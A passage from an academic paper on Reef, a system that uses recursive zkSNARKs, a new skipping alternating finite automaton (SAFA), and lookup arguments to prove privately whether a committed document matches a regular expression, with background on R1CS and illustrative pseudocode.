FIGURE 1—Reef supports the entire PCRE syntax [7] except for backreferences and subroutine references.

Table projections are a powerful construct in Reef and might be of independent interest. For example, a DNA chromosome results in a document D with tens of millions of entries. However, regexes on DNA usually have the form: $\mathcal{R}$ = "`.{1000}TT(T|C).{5000}CT(T|C|A|G).*`", which says that the first thousand entries are irrelevant, but right after we should see *TTT* or *TTC*, and 5000 entries later we should see *CTT*, *CTC*, *CTA*, or *CTG*; beyond that is irrelevant. SAFA allows Reef to skip all the irrelevant entries. However, in each step of the recursive proof system, `nlookup` internally invokes the *sum-check protocol* [55] which incurs costs linear in $|\mathsf{D}|$ (millions of entries) in order to prove the table accesses. With projections, `nlookup` runs the sum-check protocol over D_{proj} (under 10 entries).

Combines private and public tables. To efficiently express the state transitions and complex skipping rules in SAFA, Reef again uses a lookup argument. In particular, Reef stores SAFA's states, transitions, and skipping rules in a public table that both the prover and the verifier can derive from the regex. Given this table, the prover can, with one lookup, prove that it transitioned to the next state in the SAFA and advanced the cursor following the prescribed rules.

Having both a private table and a separate public table is undesirable because lookup arguments amortize their costs over many lookups (i.e., the more lookups to a table, the cheaper the per-lookup cost). If one has two tables, then queries to one table do not apply towards the amortization of queries to the other table. To remedy this situation, Reef shows how to combine both private and public tables into a single *hybrid* table (without leaking the contents of the private table) so that all lookups can be done on this combined table, improving amortization and eliminating repeated fixed costs.

We evaluate Reef on the applications described earlier and find that it can generate small proofs (tens of KB) in a few seconds, even for large documents such as DNA chromosomes.

2 Background

This section reviews regex matching, rank-1 constraint satisfiability (R1CS), NP checkers, and zero knowledge succinct non-interactive arguments of knowledge (zkSNARKs).

2.1 Regular Expression Matching

Given an alphabet Σ, a regex $\mathcal{R}$ is a pattern matching a set of strings, called the *language* of $\mathcal{R}$ or $\mathcal{L}[\![R]\!] \subseteq \Sigma^*$. Figure 1 outlines the basic syntax for the creation and combination of regexes that Reef supports.

Regexes are converted to *deterministic finite automata* (DFA) with known techniques [16, 22, 38, 46, 60, 72]. One can determine if a document matches a regex $\mathcal{R}$ by starting with the initial state and transitioning states on each character of the document until reaching a final state. If the final state an accepting states in the DFA, the document matches $\mathcal{R}$.

A common extension to regexes that Reef supports is *lookarounds* (e.g., positive or negative lookaheads and lookbehinds), a way to only match a pattern if is lead (or followed) by another pattern. For example, a password strength regex with two lookaheads might look like `^(?=.*[A-Z])(?=.*[!@#$&^*]).{10,}`, meaning it contains an upper case letter (`[A-Z]`), a special character from `{!,@,#,$,&,^,*}`, and has length at least 10 characters. The way to think about a lookaround such as "`^(?=`$\mathcal{R}$`)`" for some regex $\mathcal{R}$ is that $\mathcal{R}$ should be matched against the input string in the usual way, but once the match has been found, the *cursor* (i.e., the next position to process in the input string) should be reset back to what it was before the lookaround was processed. DFA/NFA have no notion of "resetting the cursor" and hence must simulate it by increasing the number of states exponentially [31].

2.2 zkSNARKs

A *zero-knowledge succinct non-interactive argument of knowledge* (zkSNARK) is a cryptographic protocol where a prover $\mathcal{P}$, convinces a verifier $\mathcal{V}$, that it knows a satisfying witness to some NP statement without revealing the witness. zkSNARKs typically target some variant of the NP complete problem of *circuit satisfiability* (e.g., R1CS [36, 67], Plonkish [35], AIR [17], CCS [68]), as one can represent arbitrary computations in this form. Informally, zkSNARKs are:

1. **Zero-knowledge:** The proof reveals no information to $\mathcal{V}$ beyond the fact that $\mathcal{P}$ knows a satisfying witness.
2. **Succinct:** The size of the proof and its verification is sublinear in the size of the satisfiability instance.
3. **Non-interactive:** No interaction between $\mathcal{P}$ and $\mathcal{V}$ besides the transferring of the computation's output and proof.
4. **Argument of knowledge:** $\mathcal{P}$ must convince $\mathcal{V}$ that it knows a witness that satisfies the instance. This argument is complete and computationally sound.

- *Perfect completeness:* If $\mathcal{P}$ knows a satisfying witness, $\mathcal{P}$ can always generate a proof that convinces $\mathcal{V}$.
- *Knowledge Soundness:* If $\mathcal{P}$ does not know a satisfying witness, it cannot produce a proof that $\mathcal{V}$ will accept, except with negligible probability.

2.3 Rank-1 Constraint Satisfiability (R1CS)

We focus on *rank-1 constraint satisfiability* (R1CS) as this is the arithmetization supported by the particular implementation of the zkSNARK we use [52], but all of our ideas apply to more general arithmetizations (e.g., CCS [68]). R1CS generalizes arithmetic circuit satisfiability, and an R1CS instance is given by a tuple $(\mathbb{F}, A, B, C, io, rows, cols)$, where $\mathbb{F}$ is a finite field, io is the public input and output of the instance, $A, B, C \in \mathbb{F}^{rows \times cols}$ are matrices, and $cols \geq |io| + 1$. The instance is satisfiable if and only if there exists a witness $w \in \mathbb{F}^{cols-|io|-1}$ that makes up a solution vector $z = (io, 1, w)$ such that $(A \cdot z) \circ (B \cdot z) = (C \cdot z)$, where $\cdot$ is the matrix-vector product and $\circ$ is the Hadamard product. The entry of z fixed at 1 allows constants to be encoded.

R1CS Arithmetization. Here we briefly explain how to turn a simple program into R1CS. Other works [14, 67, 69] have more complex examples. Suppose that $\mathcal{P}$ holds two elements $x_0, x_1 \in \mathbb{F}$ and wishes to convince $\mathcal{V}$ that y is the output of the following computation without leaking anything about x_0 or x_1 beyond what is implied by the result.

```
field foo(field x0, field x1) {
    field y;
    if (x0 == 30) { y = x1; } else { y = x0/x1; }
    return y;
}
```

To do so, we first express this function as a set of *constraints* (or equations) over elements in $\mathbb{F}$ that contain additions, subtractions, multiplications by constants, and at most one multiplication between variables. The result is:

$$\begin{aligned} guard \times (x_0 - 30) &= 0 \\ guard \times (y - x_1) &= 0 \\ (1 - guard) \times (y - prod) &= 0 \\ x_0 \times inv - prod &= 0 \\ x_1 \times inv - 1 &= 0 \end{aligned}$$

To see why this represents the original computation, observe that we introduced auxiliary variables called *guard*, *inv*, and *prod*. Here, $\mathcal{P}$ is allowed to assign any values it wishes to y and the auxiliary variables, but let us assume that $\mathcal{P}$ provides the right values for x_0 and x_1 (this is usually enforced through the use of commitments). The only way that all six constraints are simultaneously satisfied is when: (1) $x_0 = 30$, $y = x_1$, and $guard = 1$ (there are many suitable values for the remaining variables); or (2) $x_0 \neq 30$, $guard = 0$, $y = prod = x_0 \times inv$, and $inv = x_1^{-1}$. As a result, if $\mathcal{P}$ claims that the output is y, and $\mathcal{P}$ can convince $\mathcal{V}$ that it knows a satisfying assignment for variables in the constraints given y, then $\mathcal{V}$ is assured that y is correct.

Our tech report [15] shows how to convert these constraints into matrices A, B, and C. The solution vector z is $(y, 1, w)$, where $w = (x_0, x_1, guard, prod, inv)$ is $\mathcal{P}$'s secret witness.


2.4 NP checkers

While the above example is relatively simple it employs some clever tricks. In particular, it leverages *non-determinism* to transform expensive computations (branches and inverses) into cheap checkers that merely confirm the answers. For instance, if $\mathbb{F} = \mathbb{Z}_p$, *computing* $1/x$ with only additions and multiplications requires $\log(p)$ constraints via Fermat's little theorem (basically computing x^{p-2}). But in R1CS, we can just ask $\mathcal{P}$ to supply the inverse of x, *inv*, and simply *check* that *inv* is indeed the multiplicative inverse of x with one constraint: "$inv \times x - 1 = 0$". This is an example of an *NP checker*. There are many others used in SNARKs [14, 21, 44, 69, 77, 81].

In this work, we construct a novel NP checker for regex matching/non-matching based on a new type of automata.

3 Goals and standard approach

In Reef there are three parties: a committer $\mathcal{G}$, a prover $\mathcal{P}$, and a verifier $\mathcal{V}$ (in many cases $\mathcal{G}$ and $\mathcal{P}$ are the same entity). $\mathcal{G}$ generates a commitment *comm* for document D using random blind r, and provides $(comm, \mathsf{D}, r)$ to $\mathcal{P}$, and *comm* to $\mathcal{V}$. Later, $\mathcal{P}$ wishes to prove that D either does or does not match a regex $\mathcal{R}$ that is public and known to both $\mathcal{P}$ and $\mathcal{V}$. Given this setting, Reef has the following goals:



- **Completeness, Soundness, Succinctness, ZK**. These are analogs of the definitions given for zkSNARKs (§2.2) for the concrete R1CS instance that represents the statement "I know an opening of *comm*, and it matches $\mathcal{R}$" (or not).
- **Public verifiability**: The proof should be verifiable by anyone who has a commitment of the document and $\mathcal{R}$.
- **Expressiveness**: Reef should be able to support any regex written in PCRE syntax [7].

Additionally, our implementation of Reef achieves the following goal, though some settings might not need this and could use more efficient cryptographic primitives.

- **Transparency**: All cryptographic parameters for Reef should be generated without requiring a trusted setup.

3.1 A standard approach

As mentioned in Section 2.1, one can convert a regex into a DFA and then arithmetize its transition function δ. It boils down to a chain of if statements that takes as input the current state and current character in the document (both represented as field elements) and outputs the next state. For example, if the alphabet is $\Sigma = \{a, b\}$, and the regex is $\mathcal{R} =$ "`a+b.*`", the corresponding DFA would be:

Assuming that "a" maps to the field element 0, and "b" to 1, the corresponding δ transition is given by:

```
field delta(field state, field cur_char) {
    if (state == 0 && cur_char == 0) return 1;
    if (state == 0 && cur_char == 1) return 0;
    if (state == 1 && cur_char == 0) return 1;
    if (state == 1 && cur_char == 1) return 2;
    if (state == 2 && cur_char == 0) return 2;
    if (state == 2 && cur_char == 1) return 2;
    return -1; // invalid state or character
}
```

To express the computation of finding whether a committed document matches the regex, one would then: (1) open the commitment to obtain the document (an array of field elements); (2) call δ once for every character in the document in order; and (3) add a check at the end to see if the final state is one of the accepting states (another chain of if statements). The resulting `match` function is:

```
field match(field commit, field blind) {
  // commit is public input, blind is secret
  field[SIZE] document = open(commit, blind);
  field state = 0; // initial state

  for (i = 0; i < SIZE; i++) {
    state = delta(state, document[i]);
  }

  if (state == 2) { // accepting state in example
    return 1; // match
  } else {
    return 0; // no match
  }
}
```

One would then arithmetize this `match` function like in the example in Section 2.3. Indeed, this what some prior works do [11, 32]. Two recent works [56, 79] improve upon this design by converting the regex to a Thompson NFA (TNFA) [74] and performing additional optimizations.

3.2 Limitations of the standard approach

The previous standard approach has many drawbacks. We list the most salient ones here.

Insufficient Regex Expressiveness. Directly arithmetizing traditional finite state machines such as DFA, TNFA or Aho-Corasick DFA (AC-DFA) [12] fails to meet Reef's expressiveness goals. The most recent works in this area lack support for several common regex features.

For example, Zombie [79] lacks support for lookarounds. ZK-Regex [56] does not handle lookarounds, negations in character classes such as "`a[^[:space:]]b`", or negations of entire matches (i.e., proving a non-match). Finally, `zkreg` [64], which is based on AC-DFA, only supports matching on a fixed set of strings. Unbounded repetition such as "`ab*c`" is unsupported, and negation of character classes, negation of entire matches, or wildcard ranges such as "`a.{100}b`" lead to an exponential number of states (2^{100}).

Poor scalability. The number of R1CS constraints produced by the standard approach for proving that a document D matches is $\mathcal{O}(|\mathsf{D}| \cdot |Q_{DFA}| \cdot |\Sigma|)$, where $|Q_{DFA}|$ is the number of states of the corresponding DFA. Zombie [79] improves this to $\mathcal{O}(|\mathsf{D}| \cdot |Q_{TNFA}|)$. But for applications where the document is millions of characters this still results in *billions of constraints*, even when the regex is small. In contrast, Reef's NP checker—based on SAFA (§5)—has $\mathcal{O}(\alpha \log(|\mathsf{D}| + |Q_{SAFA}| \cdot |\Sigma|))$ constraints, where $|Q_{SAFA}| \leq |Q_{TNFA}|$. As we discuss in Section 6.2, in the worst case $\alpha = \mathcal{O}(|\mathsf{D}| \cdot L)$, where L is the number of lookarounds in the regex; but in practice α is small (under 100 for even our largest document).

4 Improving the standard approach

One way to improve on the standard approach is to observe that the `match` function is well suited for a recursive proof system (this observation has been made many times in the context of other state machines such as blockchain rollups). In a *recursive zkSNARK* [18–20, 24–26, 50, 51], instead of arithmetizing the entire `match` function, we arithmetize one *step* of it. The result is:

```
field[3] match_step(field[] commit, field[] blind,
    field state, field cursor) {

  field cur_char = open_at(commit, blind, cursor);

  // accepting state and end of document (EOD)
  if (cur_char == EOD && state == 2) {
    return {0, 0, 1}; // match
  }

  state = delta(state, cur_char);
  return {state, cursor + 1, 0}; // not yet
}
```

The above `match_step` function takes as input a public *polynomial* [13, 23, 37, 47, 54, 76, 80] or *vector* [59] commitment (which could consist of multiple field elements) and the corresponding secret blind(s). These types of commitments have the nice property that they allow opening a particular entry within the commitment rather than having to open the entire document at once. `match_step` additionally takes the current state and the current cursor. If the current state is accepting and the cursor points to the end of D ("$" in PCRE syntax, denoted by a special field element that the committer $\mathcal{G}$ appends to D to mark the end), D is a match and the return value is [0, 0, 1]. Else, `match_step` executes the DFA's δ function and returns the tuple [`state`, *cursor* + 1, 0].

A prover $\mathcal{P}$ in a recursive zkSNARK would then take the R1CS instance representing the `match_step` function, and produce a proof π_0 that establishes that running `match_step` correctly on a public commitment, private blinds, *state* = 0, and *cursor* = 0, produces the output *out*. Of course, proving a single step is not very useful (we could have done this without recursion); the key benefit is that a recursive proof system allows $\mathcal{P}$ to prove that it verified a prior proof (π_0 in this context) in addition to proving another `match_step` on the same public commitment, but the state and cursor returned




FIGURE 2—AFA for regex $\mathcal{R}$ = `^(?=.*a)(?=.*b).{2,6}$`.

by the prior step (*out*) which are bound by π_0. In this way, $\mathcal{P}$ can prove that, starting with *state* = 0 and *cursor* = 0, if $\mathcal{P}$ runs `match_step` *some* number of times, eventually *out* = $[0, 0, 1]$. The verifier $\mathcal{V}$ only learns this final value of *out* (and none of the intermediate values), in addition to a proof π_{final} that establishes that $\mathcal{P}$ checked all prior proofs and the last step was executed correctly.

This approach has four benefits. First, there is no need to unroll the loop and therefore the number of R1CS constraints is no longer fundamentally tied to the size of the document. This enables the second benefit: $\mathcal{P}$ can stop proving as soon as `match_step` outputs [0, 0, 1]. While in the construction presented so far $\mathcal{P}$ can only "stop" once it has gone through the entire document sequentially (so as to reach the EOD special character), Reef has the ability to skip many characters (possibly all the way to the end)—allowing the prover to stop without accessing the entire document. Third, breaking up the proof into small steps means that $\mathcal{P}$ can work on one step at a time, significantly reducing the amount of memory needed. Last, with recursive zkSNARKs like Nova [52], if $\mathcal{P}$ wants to prove the *same* step function many times (which is the case with `match_step`), there are significant performance gains.

5 Skipping Alternating Finite Automata

The use of recursion is a necessary first step in Reef, but it still falls short of our goals of expressiveness and efficiency.

In this section we introduce a new type of finite automaton called SAFA. The motivation for SAFA is twofold; avoid the state explosion problem for regex with lookarounds (§2.1) and capture the smallest set of characters within a document that must be checked in order to confirm that it matches a regex. We start by reviewing *Alternating Finite Automata* (AFA) which are a generalization of NFA. SAFA extend AFA to include the notion of *skips*.

5.1 Alternating Finite Automata (AFA)

AFA [27] are finite automata that generalize NFA by labeling states with an existential (∃) or a universal (∀) quantifier. An ∃ state is identical to a state in an NFA; the AFA merely reads the character at the current cursor, advances the cursor, and then transitions to any one of its possible next states. A ∀ state is very different. First, the AFA creates a *copy* of the remaining characters in the input string (starting at the current cursor until the end of the string) for *each* of its transitions (i.e., if there are 10 transitions it will create 10 copies of the input string). Then, in parallel, it transitions to every next state, and feeds each of those states their own independent copy of the input. For the AFA to accept an input string, all of the parallel branches need to end in accepting states. Intuitively, ∀ states capture the conjunction of multiple sub-automata, each of which operates independently on the provided input.

Formally, an AFA [27] is a 6-tuple $(Q, \Sigma, q_0, \lambda_q, \delta, F)$, where Q is the set of all states; Σ is the alphabet; $q_0 \in Q$ is the initial state; $\lambda_q : Q \to \{\forall, \exists\}$ is a labeling that assigns each state q either ∀ or ∃; $\delta \subseteq Q \times \Sigma \times Q$ is a transition relation that defines final states with respect to initial states and input characters; $F \subseteq Q$ is the set of accepting states.

Example. Suppose we want to match documents of length between 2–6 that contain "a" and "b" defined over $\Sigma = \{a, b, c\}$. This is given by the regex $\mathcal{R}$ = "`^(?=.*a)(?=.*b).{2,6}$`". Representing $\mathcal{R}$ as an NFA requires creating an automaton that accepts the alternation of all strings that contain both "a" and "b" and have length between 2 to 6 ("`ab`", "`.ab`", "`a..b`", "`.a.b.`", etc.). The minimal NFA for this has 17 states (the 16 shown here [9] plus a sink state for all invalid characters). In contrast, one can match $\mathcal{R}$ with the 11-state AFA given in Figure 2.

To understand this AFA, first recall *epsilon transitions*, which AFA inherit from NFA and which mean that the automaton can take any transition with an ϵ label without advancing the cursor or reading any character from the document. Second, notice the state at the top is labeled ∀, which means that after processing the document, all of its transitions (the 3 vertical branches) should end in an accepting state. The transitions of ∀ states are special in that each creates a private copy of the cursor initialized to the value of the cursor when the ∀ state is reached. As a result, states 1, 3, and 5 will all have their own cursors (i.e., advancing the cursor of the left branch does not affect the cursor of the right branch).

Consider for example the document $\mathsf{D} = acbcc$ which is accepted since the three branches out of state 0 run in parallel and each branch terminates in an accepting state. If instead $\mathsf{D} = bccbb$, the middle and right branches both terminate in accepting states, but the left branch does not.

The above example immediately shows that AFA could provide savings over the automata considered by prior works. Indeed, if a regex requires n states to be represented in an AFA, the same regex may require 2^{2^n} states in a DFA [31].



FIGURE 3—SAFA for regex $\mathcal{R}$ = `^(?=.*a)(?=.*b).{2,6}$` over alphabet $\Sigma = \{a, b, c\}$. *Skip*$(*)$ means the skip $\{[0, +\infty)\}$.

5.2 SAFA: Supporting Skips

AFA are a great way for Reef to increase the expressiveness of the supported regexes without incurring exponential costs, but AFA—just like DFAs and NFAs—are designed from the lens of "computation" rather than the lens of "verification". This fundamental distinction between compute and checking leaves a lot of opportunities unexplored.

As a concrete example, consider the regex $\mathcal{R}$ ="`.*ab$`" and the document D ="`aaab`". AFA (much like NFA) represent "`.*`" by a single, non-accepting state, with the option to loop or progress forward with an ϵ transition. Finding the solution to the question "is D $\in \mathcal{L}[\![\mathcal{R}]\!]$"? (meaning is D in the language defined by $\mathcal{R}$) requires computing both the case in which the first "`a`" in D matches the "`.*`" in $\mathcal{R}$ *and* the case in which it matches the "`a`" in $\mathcal{R}$. Confirming a match is simpler: given a path through the AFA for D, we just need to check that the path leads to an accepting state.

We can even take this concept further. When computing, bounded wildcard matching has to be explicitly unrolled. "`.{m,n}`", "`.{n}`", and "`.{n,}`" all require at least n transitions in an NFA or AFA. We see this in the right branch of the AFA in Figure 2 (states 4 through 10), where each state in "`.{2,6}`" has to be included explicitly.

But when checking, what if we could simply move the cursor forward by a number between 2–6 (inclusive), and carry on? Since "`.{2,6}`" is a wildcard, the content does not matter; what matters is that a *wildcard region* of the appropriate length exists. To express wildcard regions, we introduce *skips*. A skip is a finite set of non-overlaping intervals, $s = \{i_1, \ldots, i_n\}$, where each interval is of the form $i = [start, end]$ or $i = [start, \infty)$. Both *start* and *end* are non-negative integers and $start \leq end$; for $[start, \infty)$, the interval is unbounded on the right.

The idea is that when we reach a state that has a *skip transition* defined by some skip s, instead of reading a character from the input and transitioning to the next state based on the read value, the automaton advances the cursor by any amount within the intervals in s, and then moves to the next state.

Note that we need s to be a set rather than a single interval because of regexes such as "`(.{2,6}|.{8,10})a`" that have multiple acceptable disjoint wildcard regions. Also, observe that skips generalize epsilon transitions: we can simply define skip $\epsilon = \{[0, 0]\}$. Third, we can support Kleene-star wildcard regions with *Skip*$(*) = \{[0, \infty)\}$, meaning any cursor less-than the length of the document works. The use of the ∞ symbol allows the separation of SAFA from the document to which it is applied.

SAFA. With the above notion of skips we can then define *Skipping Alternating Finite Automaton (SAFA)* as the 8-tuple $(Q, E, \Sigma, q_0, \lambda_q, \lambda_e, \delta, \mathcal{F})$, where Q is the set of all states (nodes); E is the set of all transitions (edges); Σ is the alphabet; $q_0 \in Q$ is the initial state; $\lambda_q : Q \to \{\forall, \exists\}$ defines the label for each node q to be either $\forall$ or $\exists$; $\lambda_e : E \to Skip \uplus \Sigma$ sets the label for each edge e as either a skip s or $\alpha \in \Sigma$; $\delta \subseteq Q \times E \times Q$ is the transition relation; and $\mathcal{F} \subseteq Q$ is the set of accepting states. The symbol $\uplus$ is the set *disjoint union*.

Much of this definition should look similar to the AFA in Section 5.1. The only difference is the addition of two new fields: E and λ_e. E is simply the set of all transitions. λ_e can be thought of as an analog of λ_q, but over transitions instead of states. It labels each transition $e \in E$ as taking a single step via a character (as is the case in AFA and NFA), or as a skip, which does not consume any characters from the document but increases the cursor non-deterministically by some amount in s.

Example. We defer the formal definition of skips and the various transitions to our tech report [15]. In Figure 3 we show the SAFA that corresponds to the AFA from Figure 2. The SAFA replaces the long chain of states (4–10) in the AFA with *Skip*$\{[2, 6]\}$. This compression is possible because ϵ (the identity element) followed by skip s is just s.

The examples in Figures 2 and 3 provide the intuition for why SAFA might be cheaper to represent in an NP checker than AFA, while also being computationally equivalent (though SAFA requires the automaton to "know" how much to skip ahead of time). We formalize the equivalence between SAFA and AFA by direct translation.

Theorem 5.1. *Let $\mathcal{S}$ denote a SAFA. There exists an AFA $\mathcal{A}$ such that the language $\mathcal{L}[\![\mathcal{S}]\!] = \mathcal{L}[\![\mathcal{A}]\!]$ is regular.*

The proof is in our tech report [15].

5.3 Designing the SAFA `match_step` Function

Section 4 introduces a `match_step` function that is appropriate for recursive proof systems. Reef modifies this step function to support SAFA. Reef's `match_step` takes in two additional arguments: `cursor_move`, which is the quantity by which $\mathcal{P}$ plans on advancing the cursor in the next transition, and a *stack*. One can represent a stack very cheaply with a simple hash chain (a single field element). A new stack is simply the value $stack = 0$. To push a value *val* just append it to the hash chain $stack = H(stack||val)$. To pop a value from *stack*, $\mathcal{P}$ must supply a preimage of *stack*; the first part of the pre-image will be the new stack, the other part is the popped value. That said, in our specific setting we can implement an

```
field[4] match_step(field[] commit, field[] blind,
    field state, field cursor, field cursor_move,
    field stack) {

  field cur_char = open_at(commit, blind, cursor);

  if (cur_char == EOD) { // end of the document
    if !is_accept(state) {
      return {0, 0, 0, 0}; // no match
    }

    if (is_empty(stack)) {
      return {0, 0, 0, 1}; // match
    } else {
      // reached accepting state in one branch
      // but there are other branches.
      // process next branch
      stack, (state, cursor) = pop(stack);
      return {state, cursor, stack, 0};
    }
  }
  // special handling for forall state
  if (is_forall(state)) {
    for child in children(state) {
      stack = push(stack, (child, cursor));
    }
    stack, (state, cursor) = pop(stack);
    return {state, cursor, stack, 0};
  }
  // perform character or skip transition
  state, cursor = delta(state, cursor, cur_char,
    cursor_move);
  return {state, cursor, stack, 0};
}
```

FIGURE 4—Reef's step function using SAFA.

even more efficient version since we know ahead of time the maximum depth of the stack (which depends on the number of nested `forall` states and the number of transitions). The details are provided in our tech report [15].

Reef's `match_step` function is given in Figure 4. A key attribute for SAFA is that for a document D to be considered a match for regex $\mathcal{R}$, all children of a `forall` state must reach accepting states. Additionally, all of these children must start from the same cursor position, which is private. In Reef's `match_step` function, when a `forall` node is reached a copy of the cursor and the state ID is pushed onto the stack for each of the node's children. When one of the child branches terminates in an accepting state, its sibling and the original cursor position are popped from the stack.

Reef's `delta` function is then:

```
field[2] delta(field state, field cursor,
    field cur_char, field cursor_move) {
  field state, min, max = lookup(state, cur_char);
  assert(min <= cursor_move <= max);
  assert(cursor <= cursor + cursor_move);
  cursor = cursor + cursor_move;
  return {state, cursor};
}
```

Reef relies on *lookup tables* for determining whether a transition is valid. This is discussed more in-depth in Section 6, but in the context of our `delta` function, they work as follows: given a current state, character, and proposed quantity by which to move the cursor, we use a lookup table to validate the next state, as well as the minimum and maximum quantity the cursor is allowed to move, based on the type of skip. For example, if the transition is a skip "`{[n,m]}`", then `min`$= n$ and `max`$= m$. If the transition is `Skip(*)`, then `min`$= 0$ and `max`$= |\mathbb{F}| - 1$. In addition, we check that the new cursor position is greater than or equal to the current cursor position (i.e., that the prover did not decrement the cursor through an arithmetic overflow). In all other cases `max`=`min`$= 1$.

6 SAFA and Document Lookup Tables

Reef uses two lookup tables. One lookup table is public and represents the SAFA character and skip transitions; $\mathcal{V}$ can derive this public table from the regex. The other lookup table represents the document and is *private* (i.e., its contents cannot be revealed to the verifier). In each invocation of Reef's `match_step` (§5.3), the document table is accessed to read the character at the current cursor, and then the transition table is accessed to determine the next state.

This section reviews lookup arguments (§6.1), how Reef organizes the SAFA transitions table (§6.2); how it commits to the private table representing the document (§6.3); how it supports *table projections* that help filter which entries in the private table are relevant to a particular regex (§6.4); and how it combines both the public and private tables into one *hybrid* table that reduces the fixed costs of the lookup argument and improves its amortization (§6.5).

6.1 Lookup arguments

There are cases where one would want to check that a value v in an R1CS instance is contained in some table T of size n. A way to do this when T is public is to "hardcode" T in the R1CS instance by expressing it as a cascade of `if` statements similar to how we arithmetized the DFA's δ function (§3.1). Then, we check that v matches one of these `if` statements and not the final `return`. This requires $\mathcal{O}(|T|)$ constraints per lookup. An asymptotically cheaper (but sometimes concretely more expensive) solution is to use a Merkle Tree where the leaves represent T. One passes the root of the tree as a public input and a secret Merkle proof; the R1CS instance computes $\log(n)$ hashes to confirm there is a path to the root given v.

Lookup arguments [30, 34, 51, 71] generalize this idea: given m values $\{v_0, \ldots, v_{m-1}\}$ each in $\mathbb{F}$, lookup arguments check that all m values are entries in a table $T \in \mathbb{F}^n$. Crucially, lookup arguments amortize the costs over the m checks such that as m increases, the per-lookup cost decreases.

`nlookup` [51]. We briefly describe `nlookup`, which is designed for recursive proof systems such as the one we use (§4). For now, assume that the table is public. Section 6.3 describes additional techniques to handle private tables.

Let T be a table with $n = 2^\ell$ elements and let $\widetilde{T}$ be a multilinear polynomial in ℓ variables such that for all $i \in \{0,1\}^\ell$,

$\widetilde{T}(i) = T[\text{to-int}(i)]$, where $\text{to-int} : \{0,1\}^\ell \to \{0,1,\ldots,n-1\}$ is a function that maps ℓ-sized bit strings to ℓ-bit integers in a natural manner. Given $\widetilde{T}$, one can then prove that a value $v \in T$ by producing a point $q \in \{0,1\}^\ell$ such that $\widetilde{T}(q) = v$. `nlookup`'s core idea is to reduce the task of checking m of these lookup proofs to evaluating $\widetilde{T}$ at a single point. To do this, the `nlookup` prover proves:

$$\sum_{i=1\ldots m} \rho^i \cdot v_i = \sum_{i=1\ldots m} \rho^i \cdot \sum_{j\in\{0,1\}^\ell} \widetilde{eq}(q_i,j) \cdot \widetilde{T}(j)$$

where $v_i \in \mathbb{F}$ is the i-th value claimed by the prover to be in T, $\rho \in \mathbb{F}$ is a random challenge chosen by the `nlookup` verifier, and $\widetilde{eq}$ is a designated multilinear polynomial for performing Boolean equality checks. This equality can be proven using the sum-check protocol [55].

On its own, this is sufficient for proving membership of a set of elements in T. However, `nlookup` is particularly beneficial in the case where we would want to look up m elements *multiple times* (e.g., during different iterations of the step function of a recursive proof system). Readers familiar with the sum-check protocol can recall that in the above description, the verifier has to evaluate $\widetilde{T}$ at a random point at the end of the sum-check protocol.

In the case where we want to lookup m elements, k separate times, `nlookup` leverages a folding scheme to fold all k evaluations of $\widetilde{T}$ into a single one. It does this by initializing a running claim $v_r = \widetilde{T}(q_r)$ where $q_r, v_r \in \mathbb{F}^\ell$, and q_r is chosen arbitrarily. To incorporate new lookup claims (i.e., polynomial evaluations) into this running claim, `nlookup` makes a slight modification to the polynomial above. In particular, the sum-check protocol is now run over the polynomial:

$$v_r + \sum_{i=1\ldots m} \rho^i \cdot v_i = \sum_{j\in\{0,1\}^\ell} \widetilde{eq}(q_r,j) \cdot \widetilde{T}(j) + \sum_{i=1\ldots m} \rho^i \cdot \sum_{j\in\{0,1\}^\ell} \widetilde{eq}(q_i,j) \cdot \widetilde{T}(j)$$

which incorporates the running claim over foldings.

Integrating `nlookup` into Nova. To use `nlookup` with Nova, we encode `nlookup`'s verifier as an R1CS NP checker. This involves implementing the sum-check verifier and the associated Fiat-Shamir transform involving hash computations as R1CS. We then invoke this NP checker inside Reef's step function whenever we want to enforce that a group of R1CS variables are set to values contained in a table.

The cost to represent the above NP checker is as follows. To look up m entries in a table of size n within a step function, the number of constraints depends on the above two components: (1) sumcheck verifier and variable assignment, which requires $\mathcal{O}(m \cdot \log n)$ constraints with small constant; and (2) Fiat-Shamir transform which requires representing $\mathcal{O}(\log n)$ hash function evaluations in constraints, and each hash function requires hundreds of constraints.

Since expressing the hash functions is the dominant cost, lookup arguments are designed to amortize this component over the batch of m lookups. This is in contrast to using Merkle Trees which requires $\mathcal{O}(m \log n)$ hash functions represented as constraints to handle m lookups.

Since the `nlookup` verifier is encoded as an NP checker in R1CS, the Nova prover actually needs to know the witness for this checker so that it can prove the satisfiability of the statement. To compute this witness, the Nova prover has to do $\mathcal{O}(n)$ finite field operations per series of m lookups. Also, outside of R1CS (after the Nova verifier has checked the proof), the verifier performs an additional $\mathcal{O}(n)$ finite field operations at the very end of the protocol. A more detailed explanation of the protocol can be found in [51, §7] and in our tech report [15].

6.2 SAFA Lookup table

